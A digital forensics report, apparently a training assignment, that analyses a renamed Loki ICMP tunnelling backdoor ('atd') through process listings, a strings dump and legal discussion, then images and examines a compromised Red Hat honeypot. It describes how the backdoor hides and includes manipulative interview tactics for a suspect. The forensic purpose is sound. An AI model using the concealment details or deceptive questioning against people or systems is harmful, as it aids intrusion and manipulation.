  ✂----✂--EDITED-HERE-FOR BREVITY--✂-----✂
```

Figure 1.10

I know now that we the binary 'atd' is a Loki server daemon. Further to this, I know that it uses XOR encryption and has a very small forensic footprint. Once compiled the binary will run on a Linux machine with the libraries 'ld-linux.so.1' and libc.so.1' installed. The use of <u>uncompromised</u> versions of ps and netstat will also show that the binary is running and that there are open Raw sockets in use. As you can never be too thorough when performing a forensic analysis, the ***messages*** file was checked but no entries relating to lokid were present.

```
[root@localhost forensic]# ps -ax | grep atd ; netstat -a -p | grep raw
  554 ?        S      0:00 rpc.statd
  790 ?        S      0:00 /usr/sbin/atd
 9245 ?        S      0:00 ./atd
 9276 pts/2    S      0:00 grep atd
raw        0      0 *:icmp                 *:*                     7          9245/atd
raw        0      0 *:255                  *:*                     7          9245/atd
[root@localhost forensic]#
```

The use of raw sockets is significant as a raw socket is a socket that will capture raw packets bypassing normal TCP/IP processing, and sending them to an application that requests them. This is exactly what the Loki daemon is doing.

Strings searches of suspected compromised machines using the key words associated with the 'atd' and 'lokid' binaries would also reveal it's presence.

Without a doubt, the binary 'atd' is a Loki server daemon. What the reader must keep in mind is that in order to get the binary onto the system it must have been placed there by: -

- A 'misguided' employee who is more than likely breaking the company's, information systems usage policy.
- A malicious insider,
- A hacker who has gained access to the system prior to the placement of the binary.

The findings of the analysis of 'atd' would warrant further forensic investigation of the system that it was found on. Why the binary was renamed is an interesting question. Possibly it was for the following reasons:-

- To make it harder to find. Files with very similar names on a linux system are, '*./var/lib/nfs/statdk*', '*./var/lock/subsys/atd*' and '*./usr/sbin/atd*'.
- 'Atd' may stand for 'a tunnelling daemon', this being the function of the binary.

Conclusion:

As the file size and md5sum are different, we cannot say with 100% certainty that the binary 'atd' is <u>the</u> lokid binary. However, our analysis has shown beyond a doubt, that the binary is a variation of the loki server daemon.

Legal Implications:

Unfortunately, from the information that we have been given, we are unable to tell if the binary has been executed on our system. The permissions and Mac times were accidentally corrupted when the binary was zipped on a non-Unix system. As such we cannot tell when the last time the binary was executed and it's owner. If we had this knowledge we could check system log files for this user and time.

Is the binary itself illegal? By itself it cannot be used to gain unauthorised access to a system; however, we cannot prove this based on the information we have been given. The system would have had to be compromised prior to the binary being placed onto it. What if the person responsible was a 'misguided' employee, using the binary to access a system that they would otherwise have had access rights?

If the user of the binary was an employee and not an unknown 'hacker' then they are definitely guilty of breaking company IT security policy. Specifically, they have breached the following conditions of use:

- Under no circumstances shall a user install any kind of software of any kind on the system, including the workstation hard disk. This includes files that have been renamed to allow them to run on the network.
- Bypassing or modification of access control is strictly prohibited
- Placement of any executable files on the system by unauthorised persons is strictly prohibited.
- Transmission of company sensitive material to unclassified systems is prohibited.

If the user of the binary was not an employee and had compromised the system and then placed the binary, using it to tunnel into the network acting in a malicious manner then they may be guilty of an offence under Australian State and Federal laws.

Federal legislation, specifically the ***Cybercrime Act 2001***, complements South Australian legislation. This Act amended the Federal Crimes Act 1914 and specifically deals with computer crimes dealing with government computer systems. If a government system had either been the source or target of the 'hack', then the matter would be dealt with under the Federal Crimes Act 1914.

If a government computer system were not involved with the 'hack', then the matter would be dealt with under South Australian State laws. With the exception of the Summary Offences Act 1953 - SECT 44, South Australia has no laws specifically dealing with computer crime. Crimes of a computer-based nature are considered traditional offences committed with the aid of a computer.

South Australia - Summary Offences Act 1953 - SECT 44

44 Unlawful operation of computer system

44. (1) A person who, without proper authorisation, operates a restricted -access computer system is guilty of an offence.

(2) The maximum penalty for an offence against subsection (1) is as follows:

(a) if the person who committed the offence did so with the intention of obtaining a benefit from, or causing a detriment to, another -$2 500 or imprisonment for 6 months;

(b) in any other case -$2 500.

(3) A computer system is a restricted -access computer system if -

(a) the use of a particular code of electronic impulses is necessary in order to obtain access to information stored in the system or operate the system in some other way; and

(b) the person who is entitled to control the use of the computer system has withheld knowledge of the code, or the means of producing it, from all other persons, or has taken steps to restrict knowledge of the code, or the means of producing it, to a particular authorised person or class of authorised persons.

The possession of the binary itself is definitely not illegal under Australian law. The way it is used and the motives and intentions and manner in which it is used will establish whether or not a crime is committed. Likewise the manner of use of the binary will determine whether or not the 'owner' of 'atd' has breached their companies I.T security policy.

Interview Questions:

I am assuming that the interview will be recorded on video and or audiotape and that non-technical (police, lawyers) will be present at the interview.
I will aim to not reveal my full knowledge of all the facts-in-issue at first. I will gradually reveal both the amount of information about our analysis and my own level of knowledge. Playing my 'full hand' too early could cause the suspect to refuse to answer any questions.

I would also check the background of the suspect being interviewed. What motivates them? What type of personality do they have, are they introverted or extroverted? Are they technically adept? All of these factors are going to have to be taken into account so that we can tailor the interview to suit the situation at hand.

We must also bear in mind that the presence of the Loki server daemon on a machine would indicate that the machine has been compromised prior to the placing of the 'atd' binary. The suspect, if they are the person responsible would be using 'atd' to control the compromised host. We aren't aiming to simply gain an admission of responsibility for 'atd' but also for any further intrusions on the companies' network. This may simply be the tip of the iceberg; we mustn't lose sight of the big picture.

<u>Question: -</u>

Obviously you are very computer literate so you'll have to bear with me here as I am not really a computer expert, so using language that I will understand can you please give me an overview of your experience with computers.

<u>Reasoning: -</u>

I am immediately trying to place the suspect in a position where he/she feels that I am of inferior technical ability. Hopefully, if the suspect is a knowledgeable person then this will 'catch' them off guard, forcing them to not think about the questions in as greater detail, possibly causing them to contradict themselves later in the interview. Should the suspect be of the 'script kiddie' variety then this question aims to boost their ego, possibly causing them to brag about their exploits

By asking them to explain it in simple, 'newbie', language I am hoping that their simple explanations would be better understood and therefore of greater benefit to a jury or non-technical personnel involved in the case. At the same time we are extracting their history, skills and experiences with computers.

Question: -

So, do you mainly use a Microsoft operating system or a Linux one? Which do you prefer? Why?

Reasoning:-

I am attempting to verify the suspect's answers to the first line of questioning that I asked. This will also hopefully reveal that they use Linux Redhat, the operating system that the binary was created on and for.

Question: -

I've used the *ping* command myself to check if some network services are 'up', obviously you will have had cause to do the same from time to time. Have you ever 'helped' our network guys/gals when they were stuck with a problem?

Reasoning: -

I am attempting to establish that he/she is familiar with the concept of ICMP traffic and at the same time I am presenting them with 'leading' questions in the hope that they will admit that they were performing their actions (however misplaced) in the belief that they were 'doing good'. I am trying to 'help them overcome their own resistance' and am providing them with a justification for their actions.

Question: -

Have you heard of a program called "Loki"? Well, it turns out that someone has been using it to control some of the companies' machines. Do you think it would be possible that they were simply trying to help our I.T department?

Reasoning: -

I am now asking them a direct question, revealing the first piece of research that we have done. I am also establishing whether they know about the tunnelling daemon, Loki. At the same time I am building a justification for their actions, establishing that we just want to get to the bottom of the situation.

Question: -

Our network logs show a lot of ICMP activity from IP addresses that belong to your workstation and unfortunately your login was in use at the time. Have you ever let anybody else use your terminal when you were logged in? Have you ever given your login and password to anybody else?

Reasoning: -

I am establishing that we know that Loki was used on our network and at the same time establishing that the suspect was in control of the hostile terminal. Most companies have an I.T policy that states that users must never disclose their login details. Either way we now have some leverage to use in our favour, we are now without doubt in control of the interview. We have hopefully taken the suspect into an uncomfortable situation.

Question: -

Look I want to help you. Our security guys want to 'hang' someone for this but I just want to get to the bottom of this mess and not get anyone in trouble. I just want this activity to stop, so we can all get on with our work. If you can tell me what you know about the use of Loki on our network then we can close this security hole and everyone will be happy.

Reasoning: -

Without making any promises I am making the suspect aware that we just want to sort the situation out. I am giving the suspect a final 'out'. I could also reveal the fact that we know that the Loki server daemon had been re-named 'atd' before being hidden on one of our machines. This would make the suspect think that we are definitely holding 'all the cards'.

Hopefully at this point we will have either gained a confession or know that we are interviewing the wrong person.

References and Resources:

The below listed items are excellent sources of information on the Loki tunnelling daemon, its history and detection. Links to relevant Australian Federal and State laws are also included.

- Explanation and evolution of ICMP tunnelling tools.
  www.s0ftpj.ord/docs/covert_shells.htm
- Loki Whitepapers, files and detection tools.
  http://packetstormsecurity.nl/
- Loki ICMP tunneling backdoor description and remedy.
  http://www.iss.net/security_center/static/1452.php
- Strangers In The Night - Finding the purpose of an unknown program
  Dr. Dobb's Journal, November 2002
  Wietse Venema
- Australian Federal Crimes Act 1914
  http://www.austlii.edu.au/au/legis/cth/consol_act/ca191482/index.html
- Commentary on the Cybercrime Bill 2001
  http://www.efa.org.au/Publish/cybercrime_bill.html
- Cybercrime Act 2001
  http://scaleplus.law.gov.au/html/pasteact/3/3486/pdf/161of2001.pdf
- South Australia - Summary Offences Act 1953 - SECT 44
  http://www.austlii.edu.au/au/legis/sa/consol_act/soa1953189/s44.html

Complete strings Listing For 'atd' Binary

}1j7 <WVS tDWS lokid: Client database full DEBUG: stat_client nono lokid version: %s remote interface: %s active transport: %s active cryptography: %s server uptime: %.02f minutes client ID: %d packets written: %ld bytes written: %ld requests: %d N@[fatal] cannot catch SIGALRM lokid: inactive client <%d> expired from list [%d] @[fatal] shared mem segment request error [fatal] semaphore allocation error [fatal] could not lock memory [fatal] could not unlock memory [fatal] shared mem segment detach error [fatal] cannot destroy shmid [fatal] cannot destroy semaphore [fatal] name lookup failed [fatal] cannot lokid: popen [non fatal] truncated write /quit all lokid: client <%d> requested an all kill sending L_QUIT: <%d> %s lokid: clean exit (killed at client request) [fatal] could not signal process group /quit lokid: cannot locate client entry in database lokid: client <%d> freed from list [%d] /stat /swapt [fatal] could not signal parent	01.01 01.01 01.01 .symtab .strtab .shstrtab .interp .hash .dynsym .dynstr .rel.bss .rel.plt .init .plt .text .fini .rodata .data .ctors .dtors .got .dynamic .bss .comme nt .nte 3jTh j7Wh Wj7j Vj7S j8WS Vj7S j8WS Vj7S tVj8WS Vj7S t'j8WS jTh8 Wj7j j7hU j@hL	lib/ld- linux.so.1 libc.so.5 longjmp strcpy ioctl popen shmctl geteuid _DYNAMIC getprotobynu mber errno __strtol_intern al usleep semget getpid fgets shmat _IO_stderr_ perror getuid semctl optarg socket __environ bzero _init alarm __libc_init environ fprintf kill inet_addr chdir shmdt setsockopt __fpu_control shmget wait umask signal lokid: transport	strdup getopt inet_ntoa getppid time gethostbyname _fini sprintf difftime atexit _GLOBAL_OFFSET_TABLE _ semop exit __setfpucw open setsid close _errno _etext _edata __bss_start _end WVS1 f91u WVS1 pWVS vuWj <it <ut vudj <it <ut bcopy fork j h@ }^j7 strncmp sendto jTh8 read protocol changed to %s lokid: unsupported or unknown command string lokid: client <%d> requested a protocol swap sending protocol update: <%d> %s [%d]

PART 2 - Perform Forensic Analysis On A System

Synopsis Of Case Facts

Consultation with a company legal representative prevented me from using the image of a 'live' system and then discussing it in a public forum for the purposes of this assignment.

A compromise was reached whereby a colleague from one of the company's interstate departments forwarded me the hard drive from a compromised Redhat 6.0 machine that they had set-up as a honeypot. Due to leave and training commitments this department was unable to immediately investigate the intrusion.

The hard drive and a brief summary of the situation were sent to me via registered mail. A brief description of the situation was provided by the systems administrator and placed onto a cd-r along with the tcpdump data. The summary provided on this disk can be seen in the following screenshot.

```
case summary - Notepad
File  Edit  Search  Help

case summary

installed on 17 Apr 03
firewall rules as per
checked on 22 Apr 03
no ftp or telnet on 23 Apr 03
logged in to machine, to rerun services as there was no snort alerts to
indicate a hack
ran ps and netstat to discover that there was an idle ftp connection to
210.
ran tcpdump and noticed many outbound attempts to connect to ircd ports
collected tcpdump for you
screenshot of snort
```

Contents of 'case summary' file - company sensitive information blurred.

To sum up the situation, the honeypot was established on the 17th April 2003 and no sign of a succesful intrusion was displayed by SNORT on the 22nd April or the 23 April when it was dicovered that there was no ftp or telnet services available. TCP dump by the systems administrator showed many attempts to connect to IRC daemon ports. The administrators loaded no IRC tools onto this system.

Immediately after the systems administrator performed the actions noted in the case summary, the power cord was pulled and the hard drive removed from the system. These were then duley sent to me.

Honeypot System Description


The honeypot consisted of an old pentium PC that was left in the systems administrator's spare parts compactus. It had been pre-loaded with Redhat 6.0 and configured as a 'vanilla' news-server via the "server" installation menu.

Redhat 6.0 had been chosen on the basis that that due to it's age, there would be a wide range of well known exploits for it. As such, it would be very easy to penetrate. The reason for the honeypot's creation was to allow new staff to see how easily hackers can 'capture' hosts, and to observe the techniques they used to do this. The honeypot was connected to a seperate segment from the rest of the company's ADSL network.

One of them most important considerations was to prevent the honeypot from being used in a malicious manner once compromised.
Therefore, IP Tables rulesets were devised:

- To allow all incoming connections to the honeypot
- To only allow established and related outgoing connections
- To allow outgoing ftp connections to allow rootkit download

The firewall PC had three network interface cards fitted, one connecting to the ADSL router, the second to the honeypot and a third to the companies internet-based research machines. The diagram below shows the setup and the flow of data allowed by the firewall rules.



In order to monitor the honeypot for instrusion attempts, SNORT was used. SNORT 1.9.1 was downloaded from **http://www.snort.org** and installed with the default ruleset that came with it. ACID from, **http://www.andrew.cmu.edu/~rdanyliw/snort/snortacid.html** was used to monitor the MY-SQL database created by SNORT.


Hardware

Items relevant to the investigation were received via secure registered mail. A docket was signed acknowledging receipt of these items, their details were recorded in our evidence log and where appropriate, md5sums were also recorded. Forensically secure images were taken[6] and then the items were tagged and secured in our evidence safe. Access to this safe is strictly controlled and recorded at all times.

In the case of the CD-R, the drive was mounted in a cd-rom drive, the contents were listed, had their md5sums calculated and a screen shot was taken and printed for inclusion in the evidence log. Tag 3-2-HP01/03 refers to the drive that I imaged the partitions to. If this were an actual case then I would also have to record and store the images that I worked from.

Tag #'s	Description
1-3-HP01/03	Quantum Fireball 2550AT Hard Drive Serial Number: 9722301B 4 Size: 2110 MB
2-3-HP01/03	Gold CD-R "Honeypot Case Summary" Contents checked and noted. See adjoining screen shot.
3-3-HP01/03	Quantam Fireball 10.2GB AT Hard Drive Serial 23972502QH02QR Size 10.2GB

[6] See *IMAGE MEDIA* section for detailed explanation.



Evidence Tag: 2-1-HP01/03 - Contents of Gold CD-R labelled "Honeypot Case Summary"

It was unnecessary to seize the remaining hardware for this investigation, as it was for training purposes only. Unfortunately I was not present when this honeypot was compromised. If I was then I would also have seized (via the shell) other important evidence such as network connections, running processes, lists of open files, netcat information and the contents of memory. This volatile information would have been captured using non-trojaned binaries, statically compiled on my emergency cd-rom that I keep for such situations.

Any of these additional types of evidence would be added to my evidence register and labelled accordingly.

Image Media

The integrity of the forensic workstation was verified via Tripwire and RedHat Package Manager. Reports from Tripwire were printed out, time-stamped and signed and these were duly placed into the evidence safe. If we were planning to use this analysis as evidence then it would be important to be able to prove the integrity of the system both before and upon completion of the investigation.

It was decided to image the suspect drive partitions separately as files onto the existing system hard drive. This decision was made purely due to the fact that our other spare drives were in all in use.

The '***fstab'*** file on our forensic workstation was checked to ensure that only the partitions on our SCSI drive (/dev/sda) would be mounted. Likewise, the motherboard BIOS settings were inspected to ensure that the system would boot only from the SCSI drive[7]. It was very important at this point that we didn't inadvertently boot from the suspect drive, as this would have contaminated both the data and MAC times on the drive and in turn our entire investigation.

The suspect hard drive was connected to our forensic workstation via the Primary IDE bus and jumpered as a slave device. This means that the suspect drive became "/dev/hdb". The forensic workstation had been pre-configured to boot from '*/dev/sda5'* using the GRUB boot loader. Jumper settings were double-checked and the machine was booted

The machine was booted and the command ***fdisk -l /dev/hdb*** was used to establish the partitioning of the suspect drive. Fdisk revealed that the drive had been partitioned into nine different partitions. At this stage, it was not important to know how these partitions were mounted on the honeypot. It was also decided to image both ***hdb3*** and ***hdb4*** despite their reported size being 0. For the sake of thoroughness we wanted to be able to prove that <u>nothing</u> had been altered during our imaging and subsequent analysis.
Each partition was then imaged using ***dd***. This command was chosen as the imaging tool over other commercial methods for several reasons:


i. It's ability to perform 'block by block' reading ensures that a 'true' image is obtained.
ii. It's ability to combine it with other commands such as netcat and zip making imaging painless if you are on a network or are short on drive space.
iii. It's free.

Each partition in turn was imaged to a file using the syntax shown below; with the symbols '**' being the relevant and corresponding partition numbers: -

dd if=/dev/hdb** of=/home/hdb**_image.img

Once this had been completed for all nine partitions, md5sums were calculated with the original image being compared to the relevant file copy. This is shown in the screenshot shown on the next page.

[7] Not only was SCSI set as the only boot device, IDE was dis abled in the BIOS boot settings.



```
root@localhost:~
File Edit View Terminal Go Help
[root@localhost root]# md5sum /dev/hdb1 ; md5sum /home/hdb1_image.img
970fddb4e0de28569cd18141e65003a9  /dev/hdb1
970fddb4e0de28569cd18141e65003a9  /home/hdb1_image.img
[root@localhost root]# md5sum /dev/hdb2 ; md5sum /home/hdb2_image.img
7af117bf34459a31a14ceda1a6f91a7a  /dev/hdb2
7af117bf34459a31a14ceda1a6f91a7a  /home/hdb2_image.img
[root@localhost root]# md5sum /dev/hdb3 ; md5sum /home/hdb3_image.img
d41d8cd98f00b204e9800998ecf8427e  /dev/hdb3
d41d8cd98f00b204e9800998ecf8427e  /home/hdb3_image.img
[root@localhost root]# md5sum /dev/hdb4 ; md5sum /home/hdb4_image.img
d41d8cd98f00b204e9800998ecf8427e  /dev/hdb4
d41d8cd98f00b204e9800998ecf8427e  /home/hdb4_image.img
[root@localhost root]# md5sum /dev/hdb5 ; md5sum /home/hdb5_image.img
546c8c5759929d700c640aa55730f1e1  /dev/hdb5
546c8c5759929d700c640aa55730f1e1  /home/hdb5_image.img
[root@localhost root]# md5sum /dev/hdb6 ; md5sum /home/hdb6_image.img
e568aca33657e9ca6d6d751de7dbb3da  /dev/hdb6
e568aca33657e9ca6d6d751de7dbb3da  /home/hdb6_image.img
[root@localhost root]# md5sum /dev/hdb7 ; md5sum /home/hdb7_image.img
3c30eb17f8446a476473a834b308586d  /dev/hdb7
3c30eb17f8446a476473a834b308586d  /home/hdb7_image.img
[root@localhost root]# md5sum /dev/hdb8 ; md5sum /home/hdb8_image.img
175863dcbb6e10e16b5f5b7fb1d4b1c7  /dev/hdb8
175863dcbb6e10e16b5f5b7fb1d4b1c7  /home/hdb8_image.img
[root@localhost root]# md5sum /dev/hdb9 ; md5sum /home/hdb9_image.img
177ad13e2985b933baccc9f8d6214173  /dev/hdb9
177ad13e2985b933baccc9f8d6214173  /home/hdb9_image.img
[root@localhost root]#
```

As demonstrated, all md5sums of the original partitions match those of their corresponding *'image'* files***.*** Now we had successfully created bit-for-bit image files of the original partitions. We then placed the original drive back into the evidence safe along with a signed and dated screenshot of the md5sums. The reader will note that at no point during the imaging process have we 'mounted' the suspect drive.

At the conclusion of the investigation we again ran md5sum tests on our images to ensure that we hadn't unintentionally corrupted the image. This is important as we wish to prove that what we have analysed is exactly the same as the contents of the original drive.

Media Analysis Of A System

I thought it would be prudent to look at some of the important system files initially in the hope that some keywords and other 'clues' would be revealed. In order to do this it was first necessary to mount the image files as a part of the file system, using them like a normal block device. It was vital that I be able to ensure that the actions taken during analysis not affect the image files. In order to achieve this, the images were mounted with read only options enabled. First it was necessary to create a directory in '***/mnt'*** to mount the images to.

```
[root@localhost] #
[root@localhost] #mkdir /mnt/hack
[root@localhost] #
```

A telephone conference[8] with the systems administrator who created the honeypot revealed that the original partitions were mounted on the honeypot in the following manner: -

```
hdb1 /boot
hdb2 not mounted
hdb3 not mounted
hdb4 not mounted
hdb5 /usr
hdb6 /home
hdb7 /var
hdb8 /
hdb9 swap
```

I could have simply mounted each of the images individually, with the sytanx: ***mount -o ro,loop,noexec,nodev,noatime /images/ image.img /mnt/hack*** and used then used the ***find*** command to locate the fstab file and check how the partitions were mounted on the honeypot. Accordingly, the images were then mounted to the newly created mount point as per the below table, with the following options selected: -

- ro mount read only
- loop mount on a loop device
- nodev no devices
- noexec no execution allowed
- noatime don't allow changes of the inodes access time

```
[root@localhost] #
[root@localhost] # mount -o ro,loop,noexec,nodev,noatime /images/hdb8_image.img /mnt/hack
[root@localhost] # mount -o ro,loop,noexec,nodev, noatime /images/hdb1_image.img /mnt/hack/boot
[root@localhost] # mount -o ro,loop,noexec,nodev,noatime /images/hdb5_image.img  /mnt/hack/usr
[root@localhost] # mount -o ro,loop,noexec,nodev,noatime /images/hdb6_image.img /mnt/hack/home
[root@localhost] # mount -o ro,loop,noexec,nodev,noatime /images/hdb7_image.img /mnt/hack/var
[root@localhost] #
```

Firstly I wished to see who the last logins were from using the ***last*** command and pointing it at the file '**/var/log/wtmp**' as shown in the following table:

[8] A record of conversation of this conference was created and the added to our eveidence log.

```
[root@localhost hack]# last -a -d -f /mnt/hack/var/log/wtmp
root     tty1         Wed Apr 23 12:46  - 13:46  (01:00)
root     tty1         Wed Apr 23 12:35  - 12:43  (00:07)
boom     pts/0        Tue Apr 22 15:46  - 15:50  (00:03)     160.XXX.XXX.XXX
ftp      ftpd8679     Tue Apr 22 12:08  - 12:12  (00:04)     192.XXX.XXX.X XX
ftp      ftpd8678     Tue Apr 22 12:04  - 12:04  (00:00)     192.XXX.XXX.X XX
ftp      ftpd8676     Tue Apr 22 12:03  - 12:03  (00:00)     192.XXX.XXX.X XX
ftp      ftpd6326     Mon Apr 21 01:10  - 01:10  (00:00)     202.XXX.XXX.XXX
ftp      ftpd5269     Sun Apr 20 06:00  - 06:01  (00:00)     dyn-cust.XXX.XXX.XXX
ftp      ftpd5209     Sun Apr 20 04:30  - 04:30  (00:00)     211. .XXX.XXX.XXX
ftp      ftpd3777     Sat Apr 19 08:48  - 08:48  (00:00)     61. .XXX.XXX.XXX
ftp      ftpd3149     Sat Apr 19 01:09  - 01:10  (00:00)     .XXX.XXX.XXX.net
ftp      ftpd3146     Sat Apr 19 01:09  - 01:10  (00:00)     .XXX.XXX.XXX.net
ftp      ftpd2611     Fri Apr 18 15:19  - 15:20  (00:00)     210. .XXX.XXX.XXX
ftp      ftpd1361     Thu Apr 17 21:06  - 21:06  (00:00)     adsl.XXX.XXX.XXX
ftp      ftpd1039     Thu Apr 17 15:03  - 15:04  (00:00)     200.XXX.XXX.X XX
root     tty1         Thu Apr 17 09:17  - 09:22  (00:04)
reboot   system boot  Thu Apr 17 09:13          (32+04:58)


wtmp begins Thu Apr 17 09:13:56 2003
[root@localhost hack]#
```

We can see several attempts to login to via ftp but most of them are of less than one minute's duration. We can see logins from our firewall highlighted in yellow and the final root login by our systems administrator at tty1, occuring during 12:46 - 13:46 hrs system time on the 23rd of April. Most importantly we can see (highlighted in red) a login on pts/0 from a user called 'boom'. I know that there was no user of this name created on our honeypot system so immediately alarm bells are ringing. For now though we place the word 'boom' in our list of keywords.

The systems administrators' final login activity occurs at 13:46 on the 23rd of April. The honeypot was situated in New South Wales, GMT +10 hrs.

I asked the systems administrator to check their SNORT logs for the IP address relating to the user ***boom***'and was told that this address did not appear in their SNORT logs.

The presence of the user 'boom' in the listing of logins and warrants the checking of the var/log secure files. A quick check using ***'ls -l /mnt/hack/var/log | grep secure'*** shows me that there are two of these files therefore I will examine their contents using the command:

cat /mnt/hack/var/log/secure* | sort

The command is piped to ***sort*** to ensure that the output of the concatenate is placed into chronological sequence. The results of this command are placed in the following table: -

Apr 17 09:17:26 market-inc login: ROOT LOGIN ON tty1
-----------------------------SNIP--------------------------SNIP-----------------------SNIP--
Apr 20 21:04:24 market-inc in.ftpd[6111]: connect xxx.xxx.xxx.xxx
Apr 20 22:42:46 market-inc in.ftpd[6174]: connect xxx.xxx.xxx.xxx
Apr 21 01:09:42 market-inc in.ftpd[6325]: connect xxx.xxx.xxx.xxx
Apr 21 01:09:59 market-inc in.ftpd[6326]: connect xxx.xxx.xxx.xxx
Apr 21 10:35:57 market-inc in.ftpd[7055]: connect xxx.xxx.xxx.xxx
